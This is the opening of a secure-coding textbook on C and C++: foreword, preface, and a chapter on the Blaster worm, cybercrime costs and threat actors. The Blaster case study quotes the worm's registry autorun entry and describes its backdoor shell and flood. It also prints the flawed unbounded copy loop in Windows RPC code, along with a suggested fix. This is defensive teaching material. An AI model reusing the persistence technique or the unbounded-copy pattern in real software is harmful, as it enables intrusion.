Secure Coding in C and C++

Second Edition

Robert C. Seacord

Addison-Wesley

Visit us on the Web: informit.com/aw

Library of Congress Cataloging Control Number: 2013932290

ISBN-13: 978-0-321-82213-0
ISBN-10: 0-321-82213-7
Text printed in the United States on recycled paper at Edwards Brothers Malloy in Ann Arbor, Michigan.
First printing, March 2013

Contents

Foreword

Society's increased dependency on networked software systems has been matched by an increase in the number of attacks aimed at these systems. These attacks—directed at governments, corporations, educational institutions, and individuals—have resulted in loss and compromise of sensitive data, system damage, lost productivity, and financial loss.

While many of the attacks on the Internet today are merely a nuisance, there is growing evidence that criminals, terrorists, and other malicious actors view vulnerabilities in software systems as a tool to reach their goals. Today, software vulnerabilities are being discovered at the rate of over 4,000 per year. These vulnerabilities are caused by software designs and implementations that do not adequately protect systems and by development practices that do not focus sufficiently on eliminating implementation defects that result in security flaws.

While vulnerabilities have increased, there has been a steady advance in the sophistication and effectiveness of attacks. Intruders quickly develop exploit scripts for vulnerabilities discovered in products. They then use these scripts to compromise computers, as well as share these scripts so that other attackers can use them. These scripts are combined with programs that automatically scan the network for vulnerable systems, attack them, compromise them, and use them to spread the attack even further.

With the large number of vulnerabilities being discovered each year, administrators are increasingly overwhelmed with patching existing systems. Patches can be difficult to apply and might have unexpected side effects. After a vendor releases a security patch it can take months, or even years, before 90 to 95 percent of the vulnerable computers are fixed.

Internet users have relied heavily on the ability of the Internet community as a whole to react quickly enough to security attacks to ensure that damage is minimized and attacks are quickly defeated. Today, however, it is clear that we are reaching the limits of effectiveness of our reactive solutions. While individual response organizations are all working hard to streamline and automate their procedures, the number of vulnerabilities in commercial software products is now at a level where it is virtually impossible for any but the best-resourced organizations to keep up with the vulnerability fixes.

There is little evidence of improvement in the security of most products; many software developers do not understand the lessons learned about the causes of vulnerabilities or apply adequate mitigation strategies. This is evidenced by the fact that the CERT/CC continues to see the same types of vulnerabilities in newer versions of products that we saw in earlier versions.

These factors, taken together, indicate that we can expect many attacks to cause significant economic losses and service disruptions within even the best response times that we can realistically hope to achieve.

Aggressive, coordinated response continues to be necessary, but we must also build more secure systems that are not as easily compromised.

About Secure Coding in C and C++

Secure Coding in C and C++ addresses fundamental programming errors in C and C++ that have led to the most common, dangerous, and disruptive software vulnerabilities recorded since CERT was founded in 1988. This book does an excellent job of providing both an in-depth engineering analysis of programming errors that have led to these vulnerabilities and mitigation strategies that can be effectively and pragmatically applied to reduce or eliminate the risk of exploitation.

I have worked with Robert since he first joined the SEI in April, 1987. Robert is a skilled and knowledgeable software engineer who has proven himself adept at detailed software vulnerability analysis and in communicating his observations and discoveries. As a result, this book provides a meticulous treatment of the most common problems faced by software developers and provides practical solutions. Robert's extensive background in software development has also made him sensitive to trade-offs in performance, usability, and other quality attributes that must be balanced when developing secure code. In addition to Robert's abilities, this book also represents the knowledge collected and distilled by CERT operations and the exceptional work of the CERT/CC vulnerability analysis team, the CERT operations staff, and the editorial and support staff of the Software Engineering Institute.

—Richard D. Pethia
CERT Director

Preface

CERT was formed by the Defense Advanced Research Projects Agency (DARPA) in November 1988 in response to the Morris worm incident, which brought 10 percent of Internet systems to a halt in November 1988. CERT is located in Pittsburgh, Pennsylvania, at the Software Engineering Institute (SEI), a federally funded research and development center sponsored by the U.S. Department of Defense.

The initial focus of CERT was incident response and analysis. Incidents include successful attacks such as compromises and denials of service, as well as attack attempts, probes, and scans. Since 1988, CERT has received more than 22,665 hotline calls reporting computer security incidents or requesting information and has handled more than 319,992 computer security incidents. The number of incidents reported each year continues to grow.

Responding to incidents, while necessary, is insufficient to secure the Internet and interconnected information systems. Analysis indicates that the majority of incidents is caused by trojans, social engineering, and the exploitation of software vulnerabilities, including software defects, design decisions, configuration decisions, and unexpected interactions among systems. CERT monitors public sources of vulnerability information and regularly receives reports of vulnerabilities. Since 1995, more than 16,726 vulnerabilities have been reported. When a report is received, CERT analyzes the potential vulnerability and works with technology producers to inform them of security deficiencies in their products and to facilitate and track their responses to those problems.[1]

[1] CERT interacts with more than 1,900 hardware and software developers.

Similar to incident reports, vulnerability reports continue to grow at an alarming rate.[2] While managing vulnerabilities pushes the process upstream, it is again insufficient to address the issues of Internet and information system security. To address the growing number of both vulnerabilities and incidents, it is increasingly apparent that the problem must be attacked at the source by working to prevent the introduction of software vulnerabilities during software development and ongoing maintenance. Analysis of existing vulnerabilities indicates that a relatively small number of root causes accounts for the majority of vulnerabilities. *The goal of this book is to educate developers about these root causes and the steps that can be taken so that vulnerabilities are not introduced.*

Audience

Secure Coding in C and C++ should be useful to anyone involved in the development or maintenance of software in C and C++.

- If you are a *C/C++ programmer*, this book will teach you how to identify common programming errors that result in software vulnerabilities, understand how these errors are exploited, and implement a solution in a secure fashion.
- If you are a *software project manager*, this book identifies the risks and consequences of software vulnerabilities to guide investments in developing secure software.
- If you are a *computer science student*, this book will teach you programming practices that will help you to avoid developing bad habits and enable you to develop secure programs during your professional career.
- If you are a *security analyst*, this book provides a detailed description of common vulnerabilities, identifies ways to detect these vulnerabilities, and offers practical avoidance strategies.

Organization and Content

Secure Coding in C and C++ provides practical guidance on secure practices in C and C++ programming. Producing secure programs requires secure designs.

[2] See www.cert.org/stats/cert_stats.html for current statistics.

However, even the best designs can lead to insecure programs if developers are unaware of the many security pitfalls inherent in C and C++ programming. This book provides a detailed explanation of common programming errors in C and C++ and describes how these errors can lead to code that is vulnerable to exploitation. The book concentrates on security issues intrinsic to the C and C++ programming languages and associated libraries. It does *not* emphasize security issues involving interactions with external systems such as databases and Web servers, as these are rich topics on their own. The intent is that this book be useful to anyone involved in developing secure C and C++ programs regardless of the specific application.

Secure Coding in C and C++ is organized around functional capabilities commonly implemented by software engineers that have potential security consequences, such as formatted output and arithmetic operations. Each chapter describes insecure programming practices and common errors that can lead to vulnerabilities, how these programming flaws can be exploited, the potential consequences of exploitation, and secure alternatives. Root causes of software vulnerabilities, such as buffer overflows, integer type range errors, and invalid format strings, are identified and explained where applicable. Strategies for securely implementing functional capabilities are described in each chapter, as well as techniques for discovering vulnerabilities in existing code.

This book contains the following chapters:

- **Chapter 1** provides an overview of the problem, introduces security terms and concepts, and provides insight into why so many vulnerabilities are found in C and C++ programs.
- **Chapter 2** describes string manipulation in C and C++, common security flaws, and resulting vulnerabilities, including buffer overflow and stack smashing. Both code and arc injection exploits are examined.
- **Chapter 3** introduces *arbitrary memory write* exploits that allow an attacker to write a single address to any location in memory. This chapter describes how these exploits can be used to execute arbitrary code on a compromised machine. Vulnerabilities resulting from arbitrary memory writes are discussed in later chapters.
- **Chapter 4** describes dynamic memory management. Dynamically allocated buffer overflows, writing to freed memory, and double-free vulnerabilities are described.
- **Chapter 5** covers integral security issues (security issues dealing with integers), including integer overflows, sign errors, and truncation errors.

- **Chapter 6** describes the correct and incorrect use of formatted output functions. Both format string and buffer overflow vulnerabilities resulting from the incorrect use of these functions are described.
- **Chapter 7** focuses on concurrency and vulnerabilities that can result from deadlock, race conditions, and invalid memory access sequences.
- **Chapter 8** describes common vulnerabilities associated with file I/O, including race conditions and time of check, time of use (TOCTOU) vulnerabilities.
- **Chapter 9** recommends specific development practices for improving the overall security of your C / C++ application. These recommendations are in addition to the recommendations included in each chapter for addressing specific vulnerability classes.

Secure Coding in C and C++ contains hundreds of examples of secure and insecure code as well as sample exploits. Almost all of these examples are in C and C++, although comparisons are drawn with other languages. The examples are implemented for Windows and Linux operating systems. While the specific examples typically have been compiled and tested in one or more specific environments, vulnerabilities are evaluated to determine whether they are specific to or generalizable across compiler version, operating system, microprocessor, applicable C or C++ standards, little or big endian architectures, and execution stack architecture.

This book, as well as the online course based on it, focuses on common programming errors using C and C++ that frequently result in software vulnerabilities. However, because of size and space constraints, not every potential source of vulnerabilities is covered. Additional and updated information, event schedules, and news related to *Secure Coding in C and C++* are available at www.cert.org/books/secure-coding/. Vulnerabilities discussed in the book are also cross-referenced with real-world examples from the US-CERT Vulnerability Notes Database at www.kb.cert.org/vuls/.

Access to the online secure coding course that accompanies this book is available through Carnegie Mellon's Open Learning Initiative (OLI) at https://oli.cmu.edu/. Enter the course key: 0321822137.

1

Running with Scissors

To live without evil belongs
only to the gods.
—Sophocles, *Fragments*, l. 683

Computer systems are not vulnerable to attack. *We* are vulnerable to attack through our computer systems.

The W32.Blaster.Worm, discovered "in the wild" on August 11, 2003, is a good example of how security flaws in software make us vulnerable. Blaster can infect any unpatched system connected to the Internet without user involvement. Data from Microsoft suggests that at least 8 million Windows systems have been infected by this worm [Lemos 2004]. Blaster caused a major disruption as some users were unable to use their machines, local networks were saturated, and infected users had to remove the worm and update their machines.

The chronology, shown in Figure 1.1, leading up to and following the criminal launch of the Blaster worm shows the complex interplay among software companies, security researchers, persons who publish exploit code, and malicious attackers.



RPC vulnerability discovered by Last Stage of Delirium (LSD)
July 25: Xfocus releases exploit
August 2–3: DEF CON hacker convention
August 12: 336,000 computers infected
July 16: Microsoft releases security bulletin
July 17: CERT issues advisory
August 2: Indications of attacks sent through Internet Relay Chat (IRC) networks discovered
August 11: Blaster discovered spreading through the Internet
August 14: Over 1 million computers infected

Figure 1.1 Blaster timeline

The Last Stage of Delirium (LSD) Research Group discovered a buffer overflow vulnerability in RPC[1] that deals with message exchange over TCP/IP. The failure is caused by incorrect handling of malformed messages. The vulnerability affects a distributed component object model (DCOM) interface with RPC that listens on RPC-enabled ports. This interface handles object activation requests sent by client machines to the server. Successful exploitation of this vulnerability allows an attacker to run arbitrary code with local system privileges on an affected system.

In this case, the LSD group followed a policy of responsible disclosure by working with the vendor to resolve the issue before going public. On July 16, 2003, Microsoft released Microsoft Security Bulletin MS03-026,[2] LSD released a special report, and the coordination center at CERT (CERT/CC) released vulnerability note VU#568148[3] detailing this vulnerability and providing patch and workaround information. On the following day, the CERT/CC also issued CERT Advisory CA-2003-16, "Buffer Overflow in Microsoft RPC."[4]

[1] Remote procedure call (RPC) is an interprocess communication mechanism that allows a program running on one computer to execute code on a remote system. The Microsoft implementation is based on the Open Software Foundation (OSF) RPC protocol but adds Microsoft-specific extensions.

[2] See www.microsoft.com/technet/security/bulletin/MS03-026.mspx.

[3] See www.kb.cert.org/vuls/id/568148.

[4] See www.cert.org/advisories/CA-2003-16.html.

Nine days later, on July 25, a security research group called Xfocus published an exploit for the vulnerability identified by the security bulletin and patch. Xfocus describes itself as "a non-profit and free technology organization" that was founded in 1998 in China and is devoted to "research and demonstration of weaknesses related to network services and communication security." In essence, Xfocus analyzed the Microsoft patch by reverse engineering it to identify the vulnerability, developed a means to attack the vulnerability, and made the exploit publicly available [Charney 2003].

H. D. Moore (founder of the Metasploit Project) improved the Xfocus code to exploit additional operating systems. Soon exploit tools were released that enabled hackers to send commands through IRC networks. Indications of these attacks were discovered on August 2 [de Kere 2003].

With the DEF CON hacker convention scheduled for August 2–3, it was widely expected that a worm would be released that used this exploit (not necessarily by people attending DEF CON but simply because of the attention to hacking that the conference brings). The Department of Homeland Security issued an alert on August 1, and the Federal Computer Incident Response Center (FedCIRC), the National Communications System (NCS), and the National Infrastructure Protection Center (NIPC) were actively monitoring for exploits. On August 11, only 26 days after release of the patch, the Blaster worm was discovered as it spread through the Internet. Within 24 hours, Blaster had infected 336,000 computers [Pethia 2003a]. By August 14, Blaster had infected more than 1 million computers; at its peak, it was infecting 100,000 systems per hour [de Kere 2003].

Blaster is an aggressive worm that propagates via TCP/IP, exploiting a vulnerability in the DCOM RPC interface of Windows. When Blaster executes, it checks to see if the computer is already infected and if the worm is running. If so, the worm does not infect the computer a second time. Otherwise, Blaster adds the value

```
"windows auto update"="msblast.exe"
```

to the registry key

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

so that the worm runs when Windows is started. Next, Blaster generates a random IP address and attempts to infect the computer with that address. The worm sends data on TCP port 135 to exploit the DCOM RPC vulnerability on either Windows XP or Windows 2000. Blaster listens on UDP port 69 for a request from a computer to which it was able to connect using the DCOM

RPC exploit. When it receives a request, it sends the `msblast.exe` file to that computer and executes the worm [Hoogstraten 2003].

The worm uses `cmd.exe` to create a back-door remote shell process that listens on TCP port 4444, allowing an attacker to issue remote commands on the compromised system. Blaster also attempts to launch a denial-of-service (DoS) attack on Windows Update to prevent users from downloading the patch. The DoS attack is launched on a particular date in the form of a SYN flood[5] on port 80 of `windowsupdate.com`.

Even when Blaster does not successfully infect a target system, the DCOM RPC buffer overflow exploit kills the `svchost.exe` process on Windows NT, Windows 2000, Windows XP, and Windows 2003 systems scanned by the worm. On Windows NT and Windows 2000, the system becomes unstable and hangs. Windows XP and Windows 2003 initiate a reboot by default.

The launch of Blaster was not a surprise. On June 25, 2003, a month before the initial vulnerability disclosure that led to Blaster, Richard Pethia, director of the CERT/CC, testified before the House Select Committee on Homeland Security Subcommittee on Cybersecurity, Science, and Research and Development [Pethia 2003a] that

> the current state of Internet security is cause for concern. Vulnerabilities associated with the Internet put users at risk. Security measures that were appropriate for mainframe computers and small, well-defined networks inside an organization are not effective for the Internet, a complex, dynamic world of interconnected networks with no clear boundaries and no central control. Security issues are often not well understood and are rarely given high priority by many software developers, vendors, network managers, or consumers.

Economic damage from the Blaster worm has been estimated to be at least $525 million. The cost estimates include lost productivity, wasted hours, lost sales, and extra bandwidth costs [Pethia 2003b]. Although the impact of Blaster was impressive, the worm could easily have been more damaging if, for example, it erased files on infected systems. Based on a parameterized worst-case analysis using a simple damage model, Nicholas Weaver and Vern Paxson [Weaver 2004] estimate that a plausible worst-case worm could cause $50 billion or more in direct economic damage by attacking widely used services in Microsoft Windows and carrying a highly destructive payload (for example, destroying the primary hard drive controller, overwriting CMOS RAM, or erasing flash memory).

[5] SYN flooding is a method that the user of a hostile client program can use to conduct a DoS attack on a computer server. The hostile client repeatedly sends SYN (synchronization) packets to every port on the server, using fake IP addresses.

```
01     error_status_t _RemoteActivation(
02          ..., WCHAR *pwszObjectName, ... ) {
03       *phr = GetServerPath(pwszObjectName, &pwszObjectName);
04      ...
05     }
06
07     HRESULT GetServerPath(
08          WCHAR *pwszPath, WCHAR **pwszServerPath ){
09       WCHAR *pwszFinalPath = pwszPath;
10       WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1];
11       hr = GetMachineName(pwszPath, wszMachineName);
12       *pwszServerPath = pwszFinalPath;
13     }
14
15     HRESULT GetMachineName(
16       WCHAR *pwszPath,
17       WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1])
18     {
19       pwszServerName = wszMachineName;
20       LPWSTR pwszTemp = pwszPath + 2;
21       while ( *pwszTemp != L'\\' )
22         *pwszServerName++ = *pwszTemp++;
23        ...
24     }
```

Figure 1.2 Flawed logic exploited by the W32.Blaster.Worm

The flawed logic exploited by the W32.Blaster.Worm is shown in Figure 1.2.[6] The error is that the `while` loop on lines 21 and 22 (used to extract the host name from a longer string) is not sufficiently bounded. Once identified, this problem can be trivially repaired, for example, by adding a second condition to the controlling expression of the `while` loop, which terminates the search before the bounds of the wide string referenced by `pwszTemp` or by `pwszServerName` is exceeded.

1.1 Gauging the Threat

The risk of producing insecure software systems can be evaluated by looking at historic risk and the potential for future attacks. Historic risk can be measured by looking at the type and cost of perpetrated crimes, although it

[6] Special thanks to Microsoft for supplying this code fragment.

is generally believed that these crimes are underreported. The potential for future attacks can be at least partially gauged by evaluating emerging threats and the security of existing software systems.

What Is the Cost?

The *2010 CyberSecurity Watch Survey*, conducted by *CSO* magazine in cooperation with the U.S. Secret Service, the Software Engineering Institute CERT Program at Carnegie Mellon University, and Deloitte's Center for Security and Privacy Solutions [CSO 2010], revealed a decrease in the number of cybercrime victims between 2007 and 2009 (60 percent versus 66 percent) but a significant increase in the number of cybercrime incidents among the affected organizations. Between August 2008 and July 2009, more than one-third (37 percent) of the survey's 523 respondents experienced an increase in cybercrimes compared to the previous year, and 16 percent reported an increase in monetary losses. Of those who experienced e-crimes, 25 percent reported operational losses, 13 percent stated financial losses, and 15 percent declared harm to reputation as a result. Respondents reported an average loss of $394,700 per organization because of e-crimes.

Estimates of the costs of cybercrime in the United States alone range from millions to as high as a trillion dollars a year. The true costs, however, are hard to quantify for a number of reasons, including the following:

- A high number of cybercrimes (72 percent, according to the *2010 CyberSecurity Watch Survey* [CSO 2010]) go unreported or even unnoticed.
- Statistics are sometimes unreliable—either over- or underreported, depending on the source (a bank, for example, may be motivated to underreport costs to avoid loss of consumer trust in online banking). According to the *2010/2011 Computer Crime and Security Survey* conducted by the Computer Security Institute (CSI), "Fewer respondents than ever are willing to share specific information about dollar losses they incurred" [CSI 2011].
- Indirect costs, such as loss of consumer trust in online services (which for a bank, for example, leads to reduced revenues from electronic transaction fees and higher costs for maintaining staff [Anderson 2012]), are also over- or underreported or not factored in by all reporting agencies.
- The lines are often blurred between traditional crimes (such as tax and welfare fraud that today are considered cybercrimes only because a large part of these interactions are now conducted online) and new crimes that "owe their existence to the Internet" [Anderson 2012].

Ross Anderson and his colleagues conducted a systematic study of the costs of cybercrime in response to a request from the UK Ministry of Defence [Anderson 2012]. Table 1.1 highlights some of their findings on the estimated global costs of cybercrime.

Table 1.1 Judgment on Coverage of Cost Categories by Known Estimates*

Type of Cybercrime	Global Estimate ($ million)	Reference Period
Cost of Genuine Cybercrime		
Online banking fraud	320	2007
Phishing	70	2010
Malware (consumer)	300	2010
Malware (businesses)	1,000	2010
Bank technology countermeasures	97	2008–10
Fake antivirus	22	2010
Copyright-infringing software	150	2011
Copyright-infringing music, etc.	288	2010
Patent-infringing pharmaceutical	10	2011
Stranded traveler scam	200	2011
Fake escrow scam	1,000[a]	2011
Advance-fee fraud		2011
Cost of Transitional Cybercrime		
Online payment card fraud	4,200[a]	2010
Offline payment card fraud		
Domestic	2,100[a]	2010
International	2,940[a]	2010
Bank/merchant defense costs	2,400	2010
Indirect costs of payment fraud		
Loss of confidence (consumers)	10,000[a]	2010
Loss of confidence (merchants)	20,000[a]	2009
PABX fraud	4,960	2011

continues

Table 1.1 Judgment on Coverage of Cost Categories by Known Estimates*(*continued*)

Type of Cybercrime	Global Estimate ($ million)	Reference Period
Cost of Cybercriminal Infrastructure		
Expenditure on antivirus	3,400[a]	2012
Cost to industry of patching	1,000	2010
ISP cleanup expenditures	40[a]	2010
Cost to users of cleanup	10,000[a]	2012
Defense costs of firms generally	10,000	2010
Expenditure on law enforcement	400[a]	2010
Cost of Traditional Crimes Becoming "Cyber"		
Welfare fraud	20,000[a]	2011
Tax fraud	125,000[a]	2011
Tax filing fraud	5,200	2011

*Source: Adapted from R. Anderson et al., "Measuring the Cost of Cybercrime," paper presented at the 11th Annual Workshop on the Economics of Information Security, 2012. http://weis2012.econinfosec.org/papers/Anderson_WEIS2012.pdf.

[a] Estimate is scaled using UK data and based on the United Kingdom's share of world GDP (5 percent); extrapolations from UK numbers to the global scale should be interpreted with utmost caution.

Who Is the Threat?

The term *threat* has many meanings in computer security. One definition (often used by the military) is a person, group, organization, or foreign power that has been the source of past attacks or may be the source of future attacks. Examples of possible threats include hackers, insiders, criminals, competitive intelligence professionals, terrorists, and information warriors.

Hackers. Hackers include a broad range of individuals of varying technical abilities and attitudes. Hackers often have an antagonistic response to authority and often exhibit behaviors that appear threatening [Thomas 2002]. Hackers are motivated by curiosity and peer recognition from other hackers. Many hackers write programs that *expose vulnerabilities* in computer software. The methods these hackers use to disclose vulnerabilities vary from a policy of responsible disclosure[7] to a policy of full disclosure (telling everything to everyone as soon as possible). As a result, hackers can be both a benefit and a bane to security. Hackers whose primary intent is to gain unauthorized access to computer systems to steal or corrupt data are often referred to as *crackers*.

Insiders. The insider threat comes from a current or former employee or contractor of an organization who has legitimate access to the information system, network, or data that was compromised [Andersen 2004]. Because insiders have legitimate access to their organization's networks and systems, they do not need to be technically sophisticated to carry out attacks. The threat increases with technically sophisticated insiders, who can launch attacks with immediate and widespread impact. These technical insiders may also know how to cover their tracks, making it more difficult to discover their identities. Insiders can be motivated by a variety of factors. Financial gain is a common motive in certain industries, and revenge can span industries. Theft of intellectual property is prevalent for financial gain or to enhance an employee's reputation with a new employer. Since 2001, the CERT Insider Threat Center has collected and analyzed information about more than 700 insider cybercrimes, ranging from national security espionage to theft of trade secrets [Cappelli 2012].

Criminals. Criminals are individuals or members of organized crime syndicates who hope to profit from their activities. Common crimes include auction fraud and identity theft. Phishing attacks that use spoofed e-mails and fraudulent Web sites designed to fool recipients into divulging personal financial data such as credit card numbers, account user names and passwords, and Social Security numbers have increased in number and sophistication. Cybercriminals may also attempt to break into systems to retrieve credit card information (from which they can profit directly) or sensitive information that can be sold or used for blackmail.

Competitive Intelligence Professionals. Corporate spies call themselves *competitive intelligence professionals* and even have their own professional association.[8] Competitive intelligence professionals may work from inside a target organization, obtaining employment to steal and market trade secrets or conduct other forms of corporate espionage. Others may gain access through the Internet, dial-up lines, physical break-ins, or from partner (vendor, customer,

[7] The CERT/CC Vulnerability Disclosure Policy is available at www.cert.org/kb/vul_disclosure.html.

[8] See www.scip.org.

or reseller) networks that are linked to another company's network. Since the end of the Cold War, a number of countries have been using their intelligence-gathering capabilities to obtain proprietary information from major corporations.

Terrorists. Cyberterrorism is unlawful attacks or threats of attack against computers, networks, and other information systems to intimidate or coerce a government or its people to further a political or social objective [Denning 2000]. Because terrorists have a different objective from, say, criminals, the attacks they are likely to execute are different. For example, terrorists may be interested in attacking critical infrastructure such as a supervisory control and data acquisition (SCADA) system, which controls devices that provide essential services such as power or gas. While this is a concern, these systems are considerably more difficult to attack than typical corporate information systems. Politically motivated cyber attacks, as a form of protest, usually involve Web site defacements (with a political message) or some type of DoS attack and are usually conducted by loosely organized hacker groups (such as Anonymous) or individuals with hacker skills who are sympathetic to a particular cause or who align themselves with a particular side in a conflict [Kerr 2004].

Information Warriors. The United States faces a "long-term challenge in cyberspace from foreign intelligence agencies and militaries," according to the Center for Strategic and International Studies (CSIS). Intrusions by unknown foreign entities have been reported by the departments of Defense, Commerce, Homeland Security, and other government agencies [CSIS 2008]. The CSIS maintains a list of significant cyber events,[9] which tracks reported attacks internationally. NASA's inspector general, for example, reported that 13 APT (advanced persistent threat) attacks successfully compromised NASA computers in 2011. In one attack, intruders stole the credentials of 150 users that could be used to gain unauthorized access to NASA systems. And in December 2011, it was reported that the U.S. Chamber of Commerce computer networks had been completely penetrated for more than a year by hackers with ties to the People's Liberation Army. The hackers had access to everything in Chamber computers, including member company communications and industry positions on U.S. trade policy. Information warriors have successfully accessed critical military technologies and valuable intellectual property, and they pose a serious, ongoing threat to the U.S. economy and national security.

[9] See http://csis.org/publication/cyber-events-2006.




Figure 1.3 Vulnerabilities cataloged in the NVD

Software Security

The CERT/CC monitors public sources of vulnerability information and regularly receives reports of vulnerabilities. Vulnerability information is published as CERT vulnerability notes and as US-CERT vulnerability notes.[10] The CERT/CC is no longer the sole source of vulnerability reports; many other organizations, including Symantec and MITRE, also report vulnerability data.

Currently, one of the best sources of vulnerabilities is the National Vulnerability Database (NVD) of the National Institute of Standards and Technology (NIST). The NVD consolidates vulnerability information from multiple sources, including the CERT/CC, and consequently contains a superset of vulnerabilities from its various feeds.

Figure 1.3 shows the number of vulnerabilities cataloged in the NVD from 2004 through the third quarter of 2012. The first edition of this book charted vulnerabilities reported to the CERT/CC from 1995 through 2004. Unfortunately, these numbers have only continued to climb.

Dr. Gregory E. Shannon, Chief Scientist for CERT, characterized the software security environment in his testimony before the House Committee on Homeland Security [Shannon 2011]:

[10] See www.kb.cert.org/vuls.

> Today's operational cyber environments are complex and dynamic. User needs and environmental factors are constantly changing, which leads to unanticipated usage, reconfiguration, and continuous evolution of practices and technologies. New defects and vulnerabilities in these environments are continually being discovered, and the means to exploit these environments continues to rise. The CERT Coordination Center cataloged ~250,000 instances of malicious artifacts last month alone. From this milieu, public and private institutions respond daily to repeated attacks and also to the more serious previously un-experienced failures (but not necessarily unexpected); both demand rapid, capable and agile responses.

Because the number and sophistication of threats are increasing faster than our ability to develop and deploy more secure systems, the risk of future attacks is considerable and increasing.

1.2 Security Concepts

Computer security prevents attackers from achieving objectives through unauthorized access or unauthorized use of computers and networks [Howard 1997]. Security has *developmental* and *operational* elements. Developing secure code requires secure designs and flawless implementations. Operational security requires securing deployed systems and networks from attack. Which comes first is a chicken-and-egg problem; both are practical necessities. Even if perfectly secure software can be developed, it still needs to be deployed and configured in a secure fashion. Even the most secure vault ever designed, for example, is vulnerable to attack if the door is left open. This situation is further exacerbated by end user demands that software be easy to use, configure, and maintain while remaining inexpensive.

Figure 1.4 shows the relationships among these security concepts.

Programs are constructed from software components and custom-developed source code. *Software components* are the elements from which larger software programs are composed [Wallnau 2002]. Software components include shared libraries such as dynamic-link libraries (DLLs), ActiveX controls, Enterprise JavaBeans, and other compositional units. Software components may be linked into a program or dynamically bound at runtime. Software components, however, are not directly executed by an end user, except as part of a larger program. Therefore, software components cannot have vulnerabilities because they are not executable outside of the context of a program. *Source code* comprises program instructions in their original form. The word *source* differentiates code from various other forms that code can have (for example,




Figure 1.4 Security concepts, actors, and relationships

object code and executable code). Although it is sometimes necessary or desirable to analyze code in these other, nonsource forms (for example, when integrating components from third parties where source code is unavailable), we focus on source code because a principal audience for this book is software developers (who normally have access to the source code).

Figure 1.4 also shows relationships among actors and artifacts. These roles vary among organizations, but the following definitions are used in this book:

- A *programmer* is concerned with properties of source code such as correctness, performance, and security.
- A *system integrator* is responsible for integrating new and existing software components to create programs or systems that satisfy a particular set of customer requirements.
- *System administrators* are responsible for managing and securing one or more systems, including installing and removing software, installing patches, and managing system privileges.
- *Network administrators* are responsible for managing the secure operations of networks.
- A *security analyst* is concerned with properties of security flaws and how to identify them.
- A *vulnerability analyst* is concerned with analyzing vulnerabilities in existing and deployed programs.

